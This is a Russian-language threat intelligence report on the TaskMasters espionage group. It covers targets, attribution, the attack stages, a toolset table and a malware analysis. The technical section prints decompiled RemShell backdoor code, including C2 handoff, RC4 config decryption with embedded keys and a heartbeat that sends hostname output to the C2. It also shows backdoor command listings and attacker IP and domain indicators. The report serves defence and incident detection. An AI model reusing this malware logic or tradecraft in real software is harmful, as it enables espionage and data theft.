OPERATION TASKMASTERS

Кибершпионаж в эпоху цифровой экономики

ptsecurity.com

Введение

В рамках проектов по расследованию инцидентов ИБ и исследований по анализу актуальных киберугроз эксперты нашей компании выявили активность преступной группировки, деятельность которой была направлена на хищение конфиденциальных документов и шпионаж. В данном отчете рассмотрены основные методы и инструменты, которые применяла группировка, а также приведены индикаторы компрометации, которые могут быть использованы для выявления следов атаки.

Цели

Основной целью группы является кража конфиденциальной информации организаций. При атаке злоумышленники стараются закрепиться в корпоративной информационной системе на длительное время и получить доступ к ключевым серверам компании, рабочим станциям высшего руководства, критически важным бизнес-системам.

В одной из атакованных компаний наиболее ранние следы присутствия группировки в инфраструктуре датировались 2010 годом, и на тот момент преступники уже полностью контролировали некоторые серверы и рабочие станции, а значит проникновение произошло намного раньше.

Большинство атакованных компаний можно отнести к области производства и промышленности. Всего нам известно о компрометации более 30 организаций из различных отраслей, в том числе:

- производство и промышленность;
- топливно-энергетический комплекс
- органы государственной власти;
- наука и технологии;
- системная интеграция;
- разработка ПО;
- геология;
- транспорт и логистика;
- недвижимость;
- строительство.

Группировка атаковала компании из разных стран, при этом значительное число их целей находились в России и СНГ.

Атрибуция

Группировка выявлена экспертами PT Expert Security Center в 2018 году и использовала необычный метод закрепления в инфраструктуре, основанный на создании специфических заданий (тасков) в планировщике задач. Что и послужило поводом для названия — TaskMasters.

В коде на GitHub веб-шелла ASPXSpy2014, который использовался в процессе атаки, имеются ссылки на китайских разработчиков (см. рисунок 1). Однако обнаруженная нами версия содержит вместо этого ссылку на google.ru.



Рисунок 1. ASPXSpy: публичная и используемая в атаке версии

В запросах к веб-шеллам были выявлены IP-адреса злоумышленников, принадлежащие хостинг-провайдеру и типографии в Восточной Европе. Но в событиях журнала прокси-сервера одной из атакованных организаций был отражен момент переключения злоумышленников на резидентный китайский IP-адрес 115.171.23.103, что с большой долей вероятности могло произойти из-за отключения программного VPN в момент атаки.



Рисунок 2. Сведения об IP-адресе 115.171.23.103

В ходе атаки злоумышленники пользовались копией архиватора WinRAR, который был активирован ключом, широко распространенным на форумах с пользователями, которые общаются на китайском языке.



Рисунок 3. Лицензионная версия WinRAR в ресурсах ПО

Рисунок 4. Лицензионный ключ от WinRAR, опубликованный на китайских форумах

В одной из задач использовался домен Brengkolang.com, зарегистрированный через китайского регистратора.



Рисунок 5. Сведения о домене Brengkolang.com

Многие утилиты содержат сообщения об ошибках и другую отладочную информацию, написанные с ошибками на английском языке, что может указывать на то, что английский язык не является родным для разработчиков.

```
Usage:
WIPCS v3.0
Connect to %-20s /u:%-20s pass:%-20s failed.
Error:%d
Connect to %-20s /u:%-20s pass:%-20s Succeed,but without access!  ]
Connect to %-20s /u:%-20s pass:%-20s Succeed
%s\%s
\c$\*
Computer file %s Wrong!
Finished!
Open User file  %s Wrong!
Open Password file  %s Wrong!
Computer format in file wrong!
Computer format wrong!
```

Рисунок 6. Английский язык с ошибками в тексте сообщений

Также в некоторых утилитах собственной разработки злоумышленников присутствует строка «by AiMi». Данный артефакт обнаружен как в клиентских бэкдорах, так и в серверных компонентах.

```
---------------------- HHTPS ---------------- by: AiMi
-hosts                  Lists all hosts
-this                   Displays current host
-set [SEQ]              Change another host to control
-pslist                 Displays a list of applications
-pskill [PID]           End processes by pid
-download [URL] [FILE]  Download file
-upload   [FILE] [NAME] Upload file
-exit                   Exit process of current host
-help                   HELP
```

```
[redacted]\spk>scan.fnt

*-----------------------------------------------by: AiMi---
* usage:                                                   *
*    scan.fnt   ip              port                       *
*               [ip1-ip3]       [port1,port2...]           *
*               [ip1,ip3-ip6]   [port1-port3,port6]        *
*----------------------------------------------------------*

[redacted] spk>scan.fnt 127.0.0.1 80
Creating socket...

scanning port:  80...
127.0.0.1       port: 80        closed

scan finish!
```

```
*************** List users logged on ********** by: AiMi
Usage: ul.t \\computername
   or: ul.t filename
```

Рисунок 7. Упоминание разработчиков в выводимой скриптом информации

В одном из аналитических отчетов мы отмечали, что спрос на услуги по разработке ВПО на теневом рынке, значительно превышающий соответствующее предложение[1], стимулирует рост предложения ВПО, которое становится доступно любому, кто готов за него заплатить.

Вместе с тем растущее предложение ВПО подталкивает киберпреступников использовать уже готовые вредоносные инструменты, что создает серьезные проблемы с атрибуцией при расследовании инцидентов.

1 ptsecurity.com/ru-ru/research/analytics/darkweb-2018/

Разных киберпреступников могут ошибочно причислять к одной группировке из-за того, что они пользуются одними и теми же сервисами. Та же проблема и с определением страны атакующего. Комментарии на каком-либо определенном языке, проставленные в коде ВПО, могут свидетельствовать только о том, что ВПО создал носитель этого языка и, возможно, продал его, а фишинговые письма написаны малограмотным человеком. Таким образом, однозначно идентифицировать злоумышленников можно только в случае применения в ходе атаки эксклюзивных эксплойтов и ВПО.

Методы

Общий вектор атаки достаточно традиционен. После проникновения в локальную сеть злоумышленники исследуют инфраструктуру, эксплуатируют уязвимости систем (например, CVE-2017-0176), затем загружают на скомпрометированные узлы и распаковывают характерный набор утилит, будем называть такой набор по имени группировки — TaskMasters. С помощью этого набора они ищут, копируют и архивируют интересующие их файлы, а затем отправляют их на управляющие серверы.

Для перемещения по сети преступники используют запуск системных команд на удаленных узлах при помощи утилиты AtNow, которая позволяет запускать ПО и выполнять команды по прошествии заданного временного интервала. Для управления узлами используют небольшие бэкдоры, через которые осуществляют подключение к управляющим серверам. При этом существуют и резервные каналы в виде веб-шеллов, загруженных на внешние ресурсы, например, на сервер Exchange.

1 ЭТАП:
Атака на рабочие станции

Результат атаки:
- конфиденциальные документы
- удаленное управление
- учетные записи пользователей

2 ЭТАП:
Атака на контроллеры доменов

Результат атаки:
- компрометация привелигированных учетных записей
- возможность свободно перемещаться по инфраструктуре
- учетные записи пользователей

3 ЭТАП:
Атака на файловые серверы, серверы БД и приложений

Результат атаки:
- конфиденциальные документы
- учетные записи пользователей

4 ЭТАП: Атака на серверы и рабочие станции руководства и сотрудников IT и ИБ служб

Результат атаки:
- полная компрометация сети
- данные об инфраструктуре и средствах защиты информации
- учетные записи пользователей



Рисунок 8. Схема атаки

Группа использует инфраструктуру Dynamic DNS для своих доменов. Кроме того, для проведения атак злоумышленники активно применяют схему supply chain attack.

Для сканирования сети и компрометации систем злоумышленники используют как свободно распространяемое в интернете ПО (в том числе NBTScan, pwdump, Mimikatz), так и утилиты собственной разработки. Более подробная информация об арсенале TaskMasters представлена далее.

Инструменты

В таблицах ниже собрана информация об используемом группировкой ПО. Утилиты собственной разработки преступников выделены в отдельную таблицу.

Таблица 1. ПО собственной разработки TaskMasters

НАЗВАНИЕ	ОПИСАНИЕ
RemShell	Это вредоносное ПО является основным уникальным программным средством удаленного исполнения команд на зараженных узлах. Основные особенности: ▪ исполнение на узле команд формата *cmd.exe /c <команда>* с вызовом функции *CreateProcessA* и передача результатов на управляющий сервер; ▪ отправка указанных злоумышленником файлов на сервер; ▪ загрузка файлов с сервера.
GetDir	Утилита предназначена для просмотра файлов на удаленных открытых сетевых ресурсах с заданием имени пользователя и пароля.
FCopy	Утилита для копирования файлов с использованием прямого доступа к диску, что позволяет копировать любые файлы, в том числе заблокированные другими процессами.
Service utility	Утилита для установки и удаления сервисов. Альтернатива системной утилите sc.exe.
Pst utility	Утилита для извлечения электронных писем из файлов формата Personal Storage Table (*.pst), который используется в Microsoft Exchange Client, Windows Messaging и Microsoft Outlook.
EnumLogonSession utility	Утилита для отображения активных пользовательских сессий на локальном узле.
TimestampChange	Утилита для смены атрибутов времени указанного файла на атрибуты времени файла *%WINDIR%\System32\kernel32.dll*. Техника используется для усложнения поиска форензик-артефактов при проведении расследования.
HTTP ping	Утилита для определения доступности ресурса по протоколу HTTP с удаленных компьютеров. Взаимодействие с удаленными машинами осуществляет посредством назначенных заданий (Scheduled Jobs) и общих сетевых ресурсов.
LoggedOnUsers	Утилита, позволяющая получить список пользователей, работающих в системе в текущий момент времени.
Redirect ports	Утилита, переадресовывающая сетевые соединения с одного узла и TCP-порта на другой. По сути простейший прокси-сервер
HostUserList	Утилита, которая отображает список всех пользователей на сетевом узле.
TFS	Утилита для загрузки файлов на контрольный сервер.
ZB	Утилита для перехвата сетевого трафика. Записывает весь перехваченный трафик в файл формата PCAP.
WIPCS	Утилита для копирования указанного файла на удаленный общий сетевой ресурс.
404-input-shell (веб-шелл)	Набор веб-шеллов для исполнения с использованием платформы .Net. В функции входит: ▪ выполнение системных команд; ▪ загрузка файлов на сервер; ▪ выгрузка файлов с сервера; ▪ аутентификация с использованием MD5-хеша. Детальное описание приведено далее в отчете.

Таблица 2. Общедоступное ПО

НАЗВАНИЕ*	ПРИМЕРЫ ИСПОЛЬЗОВАНИЯ*	ОПИСАНИЕ
AtNow	APT18 APT29 APT32 RTM Cobalt Group	Утилита, позволяющая создавать локально или удаленно назначенные задания, которые исполняются менее чем за 70 секунд после назначения. Является основной утилитой, используемой злоумышленниками для перемещения внутри сети. Входит в стандартный набор утилит от команды разработчиков утилит NirSoft.
pwdump	APT1 FIN5	Данная группа утилит предназначена для извлечения LM или NTLM хешей паролей учётных записей пользователей в системе защиты (SAM). Большинство исходных кодов этих программ открыты и являются свободно распространяемыми.
gsecdump	APT1 TG-3390 (APT27)	Утилита предназначена для извлечения хешей паролей к учетным записям из SAM и Active Directory. Является свободно распространяемой утилитой.
HTran	APT27	Утилита, предназначенная для перенаправления траффика с указанного порта текущего узла на определенный порт другого узла. По сути представляет SOCKS–прокси сервер. Является свободно распространяемой утилитой.
NBTScan	TG-3390	Утилита, которая позволяет производить сканирование открытых NETBIOS серверов имен в локальной сети TCP/IP, что позволяет находить открытые общие сетевые папки на узлах.
RAR	APT1 Daserf Lurid TG-3390	Архиватор WinRAR. Используется для упаковки при хранении собранной информации внутри атакуемой инфраструктуры и во время отправки данных на сервера злоумышленников.
ASPXSpy2014 (веб-шелл)	TG-3390	Данный веб-шелл обладает богатой функциональностью, которая включает: ▪ аутентификация с использованием MD5-хеша; ▪ файловый менеджер; ▪ файловый поисковик; ▪ выполнение системных команд; ▪ выполнение WMI-запросов; ▪ самоудаление; ▪ останов процессов; ▪ копирование временных меток файлов; ▪ получение списка процессов; ▪ получение списка сервисов; ▪ сканирование сетевых портов; ▪ выполнение SQL-запросов; ▪ выгрузка файлов с сервера; ▪ загрузка файлов на сервер. Детальное описание веб-шелла приведено далее в отчете.
Mimikatz	APT1 APT28 Ke3chang Lazarus Group TG-3390	Утилита, предназначенная для извлечения из оперативной памяти систем семейства Windows паролей в открытом виде, парольных хешей, Windows PIN-кодов, билетов Kerberos. Также в возможности данной утилиты входит осуществление атак pass-the-hash, pass-the-ticket и других. Является свободно распространяемой утилитой.
ProcDump		Утилита для создания дампа процессов. Входит в набор утилит Sysinternals Tools.
PSExec	Ke3chang BlackEnergy APT10 APT33 APT34 APT35	Утилита для осуществления удаленного управления узлами сети посредством командной строки. Входит в набор утилит Sysinternals Tools.
PSList		Утилита для отображения списка процессов, запущенных на данный момент в операционной системе. Входит в набор утилит Sysinternals Tools.
DBX dump utility		Утилита предназначена для извлечения информации из файлов формата *.dbx, в которых содержатся папки Outlook Express. Является альтернативной сборкой исходных кодов dbx_utils из набора утилит Lucian Wischik.
PortScan		ПО предназначено для сканирования открытых портов по определенному IP-адресу либо диапазону IP-адресов. Сканирование осуществляется в несколько потоков.
reGeorg (веб-шелл)		Данный веб-шелл является SOCKS-прокси сервером, дополнением к утилите reDuh, которая используется для туннелирования TCP через протокол HTTP.
jsp File browser (веб-шелл)		Данный веб-шелл является Java Server Pages программой и позволяет производить простые файловые операции, такие как копирование, создание, удаление. Также позволяет скачивать файлы в *.zip архиве.

* Ссылки на общедоступное ПО и примеры использования смотрите в приложении на стр. 20.

Техническая информация

RemShell

Основное ПО группировки TaskMasters, с помощью которого они контролировали зараженные узлы, состоит из двух компонентов:

- RemShell Downloader — загрузчик;
- RemShell — ПО с основным набором функций.

Рассмотрим подробнее каждый из компонентов.

RemShell Downloader

Данный компонент вредоносного ПО предназначен для доставки основной полезной нагрузки в атакуемую систему. Общая схема работы загрузчика показа на рисунке 9.

Загрузчик обращается к HTML-странице по адресу, заранее указанному в его коде, и читает значение атрибута *Attribute* тега *html* (см. рисунок 10). Затем прочитанное значение расшифровывается, и в зависимости от того, что там содержалось, загрузчик либо переходит в режим ожидания (команда Sleep), либо сохраняет PE-файл на диск и запускает его. Загруженный PE-файл и является полезной нагрузкой — основным трояном RemShell.



Рисунок 9. Схема работы загрузчика RemShell



Рисунок 10. Пример HTML-файла

Отметим, что для поиска в исходном тексте HTML-страницы фрагмента со значением атрибута *Attribute* в коде загрузчика присутствует соответствующая строка, с которой производится сравнение (см. рисунок 11).

```
.data:1001B650 ; char aHtmlAttribute[]
.data:1001B650 aHtmlAttribute  db '<html Attribute="',0
```

Рисунок 11. Зашитая подстрока для поиска в HTML-файле

Мы также провели анализ процесса кодирования полезной нагрузки. Он состоит из четырех этапов:

1. Подготовка ключа — RC4KeyPrepare — побайтовое выполнение XOR с байтами строки-константы.
2. Кодирование Base64.
3. Шифрование RC4.
4. ZLIB-сжатие.

В коде загрузчика наши эксперты обнаружили, что в записи RC4-ключа, который использовался для дешифрования в образцах вредоносного ПО, содержится послание от разработчиков тем, кто его найдет. (см. рисунок 12).

```
.data:1001B628 aOncemoreopenla db 'oncemoreopenlargesetsecuritygoodluck',0
```

Рисунок 12. RC4-ключ

RemShell

RemShell — основное вредоносное ПО, которое использовалось злоумышленниками для контроля зараженных узлов, предоставляет атакующим следующие возможности:

1. Терминал для удаленного управления узлом (cmd shell).
2. Загрузка файлов на удаленный узел.
3. Загрузка файлов с удаленного узла на управляющий сервер.

Отметим, что данное вредоносное ПО имеет два управляющих сервера. Первый выполняет роль посредника или прокси, который по запросу вредоносного ПО предоставляет адрес основного управляющего сервера. Также с первого управляющего сервера может быть получена команда для перевода вредоносного ПО на другой управляющий прокси-сервер. Стоит отметить, что все изменения происходят в памяти, поэтому после перезагрузки вредоносное ПО будет обращаться к управляющему прокси-серверу, который указан в коде вредоносного ПО. Важно, что до тех пор пока адрес основного контрольного сервера не будет получен, вредоносное ПО не продолжит свою работу (см. рисунок 13).

```
while ( !g_isNextServerReceived )          Wait for receive second CC
  Sleep(0x7530u);
v6 = strstr(g_preparedReceivedStageSereverPath, &String2);
if ( v6 )
{
  strcpy(&MultiByteStr, v6);
  g_preparedReceivedStageSereverPath[strlen(g_preparedReceivedStageSereverPath) - strlen(&MultiByteStr)] = 0;
}
MultiByteToWideChar(
  0,
  0,
  g_preparedReceivedStageSereverPath,
  strlen(g_rawReceivedStage1ServerInfo) + 1,
  &g_wideUserAgent,
  102400);
v7 = (g_tmwhttpapi.WinHttpOpenConnect)(v31, &g_wideUserAgent, 80, 0);
MultiByteToWideChar(0, 0, &MultiByteStr, strlen(&MultiByteStr) + 1, &g_wideUserAgent, 102400);
v8 = (g_tmwhttpapi.WinHttpOpenRequest)(v7, aGet, &g_wideUserAgent, 0, 0, 0, 256);
v9 = v8;
if ( v8 )
{
  (g_tmwhttpapi.WinHttpSendRequest)(v8, 0, 0, 0, 0, 0, 0);
  memset(&g_stage2RecvData, 0, 0x800u);
  v30 = 0;
  (g_tmwhttpapi.WinHttpReceiveResponse)(v9, 0);
  if ( (g_tmwhttpapi.WinHttpReadData)(v9, &g_stage2RecvData, 2048, &v30) )
  {
      Rc4Encrypt(&g_stage2RecvData, v30, &g_networkKey, 16);
    (g_tmwhttpapi.WinHttpCloseHandle)(v9);
    (g_tmwhttpapi.WinHttpCloseHandle)(v7);
    (g_tmk32api.CreateThread)(0, 0, sub_10002420, &g_stage2RecvData, 0, 0);   Start work with second CC
```

Рисунок 13. Переход с первого управляющего сервера к основному

Мы находили различные вариации данного вредоносного ПО. В одних, например, отсутствовала команда для загрузки файлов с узла на управляющий сервер — в таких случаях злоумышленники использовали утилиту собственной разработки для выгрузки файлов. В других были добавлены команды, позволяющие получить список процессов, запущенных в системе, и завершить процесс по PID (идентификатору процесса).

Конфигурационные данные, такие как адрес управляющего прокси-сервера, порт, user-agent, зашифрованы с помощью RC4 и заданы константами в коде вредоносного ПО (см. рисунок 14).

```
tm_MD5Init(v14);
stringKey[0] = 0x6F;                            // decrypted
                                                // L]O\x05}t~k0123456789
stringKey[3] = 0x6F;
stringKey[1] = 0x18;
stringKey[2] = 0x16;
stringKey[4] = 0xC9u;
stringKey[5] = 0xDFu;
stringKey[6] = 0xA5u;
stringKey[7] = 0x76;
stringKey[8] = 0x5C;
stringKey[9] = 0x9Eu;
stringKey[10] = 0xD7u;
stringKey[11] = 0xDEu;
stringKey[12] = 0x8Au;
stringKey[13] = 0x81u;
stringKey[14] = 0x67;
stringKey[15] = 0x9Fu;
stringKey[16] = 0x56;
stringKey[17] = 0xE4u;
stringKey[18] = 0x2A;
tm_Rc4Decrypt(stringKey, 0x13, g_stringKey);
tm_MD5Update(v14, stringKey, strlen(stringKey));
tm_MD5Final(v14, &g_networkKey);
v3 = 0;
do
  g_stringKey[v3++] -= 0x7F;
while ( v3 < 8 );
dword_1000E514 = atoi(g_0roxyType);
tm_Rc4Decrypt(g_userAgent, 0x59, g_stringKey);
tm_Rc4Decrypt(g_ccDomain, 0x104, g_stringKey);
tm_Rc4Decrypt(g_ccDomain2, 0x104, g_stringKey);
tm_Rc4Decrypt(g_0roxyType, 0x104, g_stringKey);
tm_Rc4Decrypt(g_manyProxyString, 0x104, g_stringKey);// PROxY_PROXY_PR(
tm_Rc4Decrypt(&g_delConfig, 0xD9, g_stringKey);
```

Рисунок 14. Генерация ключа для сетевого взаимодействия и расшифровка конфигурационных данных

Данные, пересылаемые между управляющими серверами и вредоносным ПО, зашифрованы с помощью алгоритма RC4 и дополнительно закодированы Base64. Ключ для RC4 генерируется с помощью константной строки путем расчета MD5-хеша. Результат выполнения команд, полученных от управляющего сервера, отправляется в виде HTTP-запроса по URL-адресу со специфичным префиксом «1111».

Также во вредоносном ПО предусмотрен механизм Heartbeat, который через случайные промежутки времени «отстукивает» HTTP-запросом, содержащим результат работы команды hostname, по заданному URL-адресу со специфичным префиксом «0000» (см. рисунок 15).

```
cmd_hostname = 0x347E7779;
v10 = 98;
v13 = 53;
v14 = 121;
v16 = 114;
v17 = 117;
v18 = 105;
v19 = 110;
v20 = 116;
v21 = 123;
v22 = 119;
v24 = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 257;
memset(&v25, 0, 0x50u);
do
  *(&cmd_hostname + v0++) ^= 0x1Au;
while ( v0 < 19 );
(g_tmk32api.CreateProcessA)(0, &cmd_hostname, 0, 0, 1, 0, 0, 0, &StartupInfo, &v27);// cmd /c hostname
(g_tmk32api.CloseHandle)(v3);
(g_tmk32api.ReadFile)(v4, v28, 0x100, &v2, 0);
Sleep(0x14u);
while ( 1 )
{
  do
    Sleep(0x3E8u);
  while ( !g_isNextServerReceived );
  tm_SendDataToCC(v28, v2, a0000);
  v1 = rand() % 10000 + 20000;
  Sleep(v1);
}
```

Рисунок 15. Heartbeat

Управляющие серверы

Серверная часть для управления вредоносным ПО на зараженных узлах представлена консольными ELF-файлами. На рисунке 16 представлен главный цикл алгоритма серверной части вредоносного ПО с оригинальными именами функций.

```
while ( 1 )
{
  do
    v13 = recvfrom(server_socket, (int)v28, 0x10000, 0, (int)&v15, (int)&v7);
  while ( v13 <= 0 );
  v14 = &v28[0xE];
  if ( v28[0x25] == 80 )
  {
    v11 = 4 * (unsigned __int8)((signed int)(unsigned __int8)v14[32] >> 4);
    if ( v11 <= 60 )
    {
      v14 += v11 + 20;
      if ( !strncmp(v14, "GET", 3) || !strncmp(v14, "get", 3) )
      {
        if ( !strncmp(v14 + 4, "/0000", 5) )
        {
          WaitForOnLineComputer(v14);
        }
        else if ( !strncmp(v14 + 4, "/1111", 5) )
        {
          DecodeRecvData(v14);
        }
      }
    }
  }
}
```

Рисунок 16. Основной цикл работы сервера вредоносного ПО

Интерфейс управления серверов выполнен в виде шелла и поддерживает команды, представленные на рисунке 17.

```
int help(void)
{
  puts("---------------------- LINUX_IIS_GET3  --------------------------");
  puts("-hosts\t\t\tLists all hosts");
  puts("-this\t\t\tDisplays current host");
  puts("-set [SEQ]\t\tChange another host to control");
  puts("-download [URL] [FILE]\tDownload file");
  puts("-upload   [FILE] [NAME]\tUpload file");
  puts("-exit\t\t\tExit process of current host");
  puts("-help\t\t\tHELP");
  return puts("---------------------- LINUX_IIS_GET3  --------------------------");
}
```

Рисунок 17. Справка со списком команд, доступных на сервере

Сервер подробно журналирует все команды, отправленные на удаленный узел. Эти журнальные файлы хранятся на диске в зашифрованном виде. Для шифрования файлов журнала используется алгоритм RC4 (см. рисунок 18).

```
unsigned int __cdecl WriteEncodeFileLine(_IO_FILE *a1, char *a2)
{
  int v3; // [esp+14h] [ebp-14h]
  int v4; // [esp+18h] [ebp-10h]
  unsigned int v5; // [esp+1Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  v3 = strlen(a2);
  v4 = 0;
  EncryptData((unsigned __int8 *)a2, v3, "L!Q@W#E$R%T^Y&U*A|}t~k", 0x16);
  fwrite(&v3, 4, 1, a1);
  fwrite(a2, v3, 1, a1);
  return __readgsdword(0x14u) ^ v5;
}
```

Рисунок 18. Запись строки в файл журнала

Веб-шелл 404-input-shell

Окно авторизации для доступа к функциональности веб-шелла замаскировано под стандартную страницу ошибки 404 веб-сервера IIS. Чтобы получить доступ к командной строке и выполнять команды, нужно ввести пароль. Поле для ввода пароля является скрытым и отображается при двойном клике на слове *Back*.

